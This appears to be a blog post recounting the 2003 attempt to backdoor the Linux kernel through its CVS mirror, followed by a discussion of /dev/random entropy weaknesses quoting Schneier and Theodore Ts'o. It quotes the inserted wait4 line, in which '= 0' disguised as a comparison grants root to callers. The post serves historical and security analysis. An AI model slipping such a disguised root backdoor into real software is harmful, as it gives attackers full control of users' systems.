
Bonum Certa Men Certa

Linux Backdoors Revisited (New Revelations and Old Revelations)


Claude Elwood Shannon, the man who introduced entropy

Claude Elwood Shannon


Summary: An anonymous backdooring attempt against Linux goes a decade back, but a randomisation problem in today's Linux also seems possible (subverting encryption)

Jonathan Allen wrote this article about an incident mentioned also by Freedom to Tinker. Slashdot's summary goes like this, documenting news from one decade ago:


"Ed Felton writes about an incident, in 2003, in which someone tried to backdoor the Linux kernel. Back in 2003 Linux used BitKeeper to store the master copy of the Linux source code. If a developer wanted to propose a modification to the Linux code, they would submit their proposed change, and it would go through an organized approval process to decide whether the change would be accepted into the master code. But some people didn't like BitKeeper, so a second copy of the source code was kept in CVS. On November 5, 2003, Larry McAvoy noticed that there was a code change in the CVS copy that did not have a pointer to a record of approval. Investigation showed that the change had never been approved and, stranger yet, that this change did not appear in the primary BitKeeper repository at all. Further investigation determined that someone had apparently broken in electronically to the CVS server and inserted a small change to wait4: 'if ((options == (__WCLONE|__WALL)) && (current->uid = 0)) ...' A casual reading makes it look like innocuous error-checking code, but a careful reader would notice that, near the end of the first line, it said '= 0' rather than '== 0' so the effect of this code is to give root privileges to any piece of software that called wait4 in a particular way that is supposed to be invalid. In other words it's a classic backdoor. We don't know who it was that made the attempt—and we probably never will. But the attempt didn't work, because the Linux team was careful enough to notice that that this code was in the CVS repository without having gone through the normal approval process. 'Could this have been an NSA attack? Maybe. But there were many others who had the skill and motivation to carry out this attack,' writes Felton. 'Unless somebody confesses, or a smoking-gun document turns up, we'll never know.'"


Backdoors in Linux are a subject for jokes in Torvalds' mind, but given the above we should take this subject very seriously. In any system, for example, having no mechanism for randomness (like in some embedded devices) typically means that strong encryption (with high entropy) is not possible. Given new alleged "insecurities in the Linux /dev/random," as Bruce Schneier put it, Linux backdoors seem possible again. David Benfell said:

I'm guessing Schneier knows what the fuck he's talking about. If it is the same vulnerability, then Torvalds' defense is that the vulnerable source of entropy is only one of many. But if I read Schneier correctly, the result was still too predictable.


"On the other hand," says Benfell, "here's Theodore T'so from the comments:"

So I'm the maintainer for Linux's /dev/random driver. I've only had a chance to look at the paper very quickly, and I will at it more closely when I have more time, but what the authors of this paper seem to be worried about is not even close to the top of my list in terms of things I'm worried about.

First of all, the paper is incorrect in some minor details; the most significant error is its (untrue) claim that we stop gathering entropy when the entropy estimate for a given entropy pool is "full". Before July 2012, we went into a trickle mode where we only took in 1 in 096 values. Since then, the main way that we gather entropy, which is via add_interrupt_randomness(), has no such limit. This means that we will continue to collect entropy even if the input pool is apparently "full".

This is critical, because *secondly* their hypothetical attacks presume certain input distributions which have an incorrect entropy estimate ---| that is, either zero actual entropy but a high entropy estimate, or a high entropy, but a low entropy estimate. There has been no attempt by the paper's authors to determine whether the entropy gathered by Linux meets either of their hypothetical models, and in fact in the "Linux Pseudorandom Number Generator Revisited"[1], the analysis showed that our entropy estimator was actually pretty good, given the real-life inputs that we are able to obtain from an actual running Linux system.

[1]http://eprint.iacr.org/2012/251.pdf

The main thing which I am much more worried about is that on various embedded systems, which do not have a fine-grained clock, and which is reading from flash which has a much more deterministic timing for their operations, is that when userspace tries to generate long-term public keys immediately after the machine is taken out of the box and plugged in, that there isn't a sufficient amount of entropy, and since most userspace applications use /dev/urandom since they don't want to block, that they end up with keys that aren't very random. We had some really serious problems with this, which was written up in the "Mining Your Ps and Qs: Detection of Widespread Weak Keys in Network Devices" [2]paper, and the changes made in July 2012 were specifically designed to address these worries.

[2]https://www.factorable.net/paper.html

However, it may be that on certain systems, in particular ARM and MIPS based systems, where a long-term public key is generated very shortly after the first power-on, that there's enough randomness that the techniques used in [2]would not find any problems, but that might be not enough randomness to prevent our friends in Fort Meade from being able to brute force guess the possible public-private key pairs.

Speaking more generally, I'm a bit dubious about academic analysis which are primarily worried about recovering from the exposure of the state of the random pool. In practice, if the bad guy can grab the state of random pool, they probably have enough privileged access that they can do many more entertaining things, such as grabbing the user's passphrase or their long-term private key. Trying to preserve the amount of entropy in the pool, and making sure that we can extract as much uncertainty from the system as possible, are much higher priority things to worry about.

That's not to say that I might not make changes to /dev/random in reaction to academic analysis; I've made changes in reaction to [2], and I have changes queued for the next major kernel release up to make some changes to address concerns raised in [1]. However, protection against artificially constructed attacks is not the only thing which I am worried about. Things like making sure we have adequate entropy collection on all platforms, especially embedded ones, and adding some conservatism just in case SHA isn't a perfect random function are some of the other things which I am trying to balance as we make changes to /dev/random.


T'so, who is the former CTO of the Linux Foundation, at least acknowledges the possibility that there is a real issue here. ⬆

Recent Techrights' Posts

Making Oneself Obsolete With Slop
Dr. Lemire also puts on display a degree of hypocrisy
EPO Meeting Ran Out of Time to Discuss the Scabs ('Young Professionals')
EPO staff representatives in The Hague meet a member of the 'cocaine cabinet'
Julian Assange Ready to Talk More (After More Than a Decade of Arbitrary, Unjust Confinement)
Two years ago, upon his release, his wife said he'd need some time off before properly or fully returning to the public eye
A Microsoft Lunduke OS (LCOS) is Not Even in Top 100 in DisroWatch, Microsoft Lunduke Just Games the Numbers Like Linspire Did (and Got 'Banned' for It)
Linspire used to send people to 'its' DisroWatch page to make the illusion of popularity
 
The Former Linux News Site ostechnix.com is LLM Slop
Please do not link to sites that promote and/or spread slop
Links 26/09/2026: Volkswagen Recalling ~50,000 Cars, US Attacks Its Own Media
Links for the day
Brigading Against Women - Part III - Racism Looms Large, Not Just Sexism
threats from a racist
Microsoft CEO Calls Layoffs "Streamlining" and Says Microsoft Layoffs Are "Great to See"
The lack of honesty here is only to be expected from Microsoft
Media silence deafening as Reform UK on brink of administration
Reprinted with permission from Daniel Pocock
Gemini Links 26/09/2026: Travel, Group Insurance Death Spiral, Stargazing, and Lagrange Meets LLM Slop
Links for the day
Over at Tux Machines...
GNU/Linux news for the past day
IRC Proceedings: Friday, September 25, 2026
IRC logs for Friday, September 25, 2026
Longtime Symbol of Microsoft's XBox Franchise, Halo, Down to Barely 20 People
The purge is huge, far bigger than submissive media cares to point out
The Register MS Promotes Slop for Banned Companies That Put Chinese Back Doors in Things, "AI" Mentioned 37 Times in One Page!
taking money from the undemocratic state and its surveillance outfits
Microsoft Attacked European Courts and Jurists, Now Europe Dumps Microsoft
This is because GNU/Linux is technically better, but the political factors contribute to that as well
IEEE Tribute to Richard Stallman, Michael Tiemann, Linus Torvalds, Larry Augustin, Eric S. Raymond, Bruce Perens, Frank Hecker and Brian Behlendorf (Revolution OS Showing)
Live shortly
Winding Up Racists
What happens next shall be interesting
Links 25/09/2026: Selling Rogue, Defective Bots as "Agents" Results in PR Fiasco and Breaches; Russian 'Hybrid Attack' and "How Russia Evades Sanctions"
Links for the day
Gemini Links 25/09/2026: Arvelie Calendar, 44net, Pebbles, and Building the Bagel Concert Finder
Links for the day
Large Wave of IBM PIPs, the RAs Wave Comes After 'Low-Hanging' Fruit (Families) Disposed of
PIPs are the new RAs
Links 25/09/2026: Carcinogen Atrazine Pollutes Americans' Bodies, "Donald the Deadbeat Does Diesel", and Anger Over Data Centres Grows
Links for the day
Theory That Microsoft Cheapens Its Workforce to Push Workers Out on Their Own (Theory Advanced by Insider)
people work longer hours for less, i.e. their hourly salary is decreasing
Daniel Pocock Makes It Into Mainstream Media Again (Going After Racists)
American bigots funding blatant and shameless racists here in the UK
Tackling Racism in the United Kingdom (Racism Funded by Americans) Using the Courts
We'll talk about racism my wife and I experienced in the events leading up to litigation
Another Woman (or Women) Has Just Run Away From Brett Wilson LLP (After Barely a Month!), the Hired Guns of Garrett and Graveley (Microsoft)
They call this phenomenon "death spiral"
SLAPP Censorship - Part 200 Out of 200: Will GNU Boot Undo the Technical Damage Caused by Microsoft and Garrett? (And Garrett's Litigation Allies From Microsoft)
Today we publish the final part of this series
US Government Sites Can Now Totally Ignore Mozilla Firefox Users or Users of Firefox Derivatives
Firefox, now at 1.1% in the US (based on American government sites), has sunken to the point of no return
Things Not to Measure in Quantity Alone
More patents do not beget greater innovation
Even Microsoft Boosters Start to Doubt XBox Will Exist (It's Being Phased Out, Just Not "Officially")
This is how to phase out a business unit without officially saying so (as it might alarm investors)
Omarchy is Built on the Idea That Slop is Desirable (It's Not)
They call bots and plagiarism "agents" and "training"
IBM is Shrinking Very Fast (Silent, Unannounced Layoffs)
IBM and Microsoft both avoid WARN notices by compelling staff to leave or silently removing them with some NDA
In Some Parts of Microsoft 50% of All Staff Subjected to Layoffs, Media Pretends Only 0.1% of Staff Are Removed
This really says a lot about the state of today's so-called 'media'
SLAPP Censorship - Part 199 Out of 200: An American Burden on the British Legal System
A year ago (October 2025) the head of media (Jointly in Charge of the Media and Communications List), the judge in the Garrett case, said that this case was a waste of the court's money
EPO Management Wants Everything to be Done in Microsoft Spyware
In reality, this management should be ousted for normalising cocaine at the Office
Criminalising Opposition to Fraud
slop causes social issues
The Register MS Does Not Properly Flag Its SPAM About Slop
Signs of desperation
Gemini Links 25/09/2026: Ljubljana, Tanana River, and Curse of Slack
Links for the day
Over at Tux Machines...
GNU/Linux news for the past day
IRC Proceedings: Thursday, September 24, 2026
IRC logs for Thursday, September 24, 2026
Supporters of winding-up process staking claims against Reform UK Party (CR-2026-007405)
Reprinted with permission from Daniel Pocock
Winding-up petition leaked before service on Reform UK Party Limited / Nigel Farage
Reprinted with permission from Daniel Pocock
Gemini Links 24/09/2026: Laziness, Outdoor Seating, "AngelNova’s Interview Malware and Its North Korea Connection"
Links for the day
Links 24/09/2026: Slop "Linked to Disturbing Culture of Sexual Assault"; "Zelensky Warns Russia’s War Will Expand if It Is Not Ended Soon"
Links for the day
Winding-up petition served on Reform UK Party Limited (Nigel Farage)
Reprinted with permission from Daniel Pocock
Appliances Should be Dumb
Any "Smart Home Appliance" is basically a thing that does not last long, does not work as advertised, and is generally unfit for purpose
SLAPP Censorship - Part 198 Out of 200: It Sounds Like Garrett is Now Sending People to Silence Critics (Including His Own Spouse)
This week Garrett is having a somewhat karmic experience
Links 24/09/2026: Slop Contaminating KDE, Slop-Focused Data Centres Have Severe Environmental Impact
Links for the day
SLAPP Censorship - Part 197 Out of 200: Garrett Became So Poor That He Wants Others (in Another Continent) to Pay for His Own Legal Work Being Faulty
They lie to courts
The Register MS Has Become a Slopfest
This is the behaviour of a perishing publisher
Gemini Links 24/09/2026: Requiem for a Season, Philosophy, Rube-Goldberg Machine, ROOPHLOCH 2026, and Git over Gemini
Links for the day
Over at Tux Machines...
GNU/Linux news for the past day
IRC Proceedings: Wednesday, September 23, 2026
IRC logs for Wednesday, September 23, 2026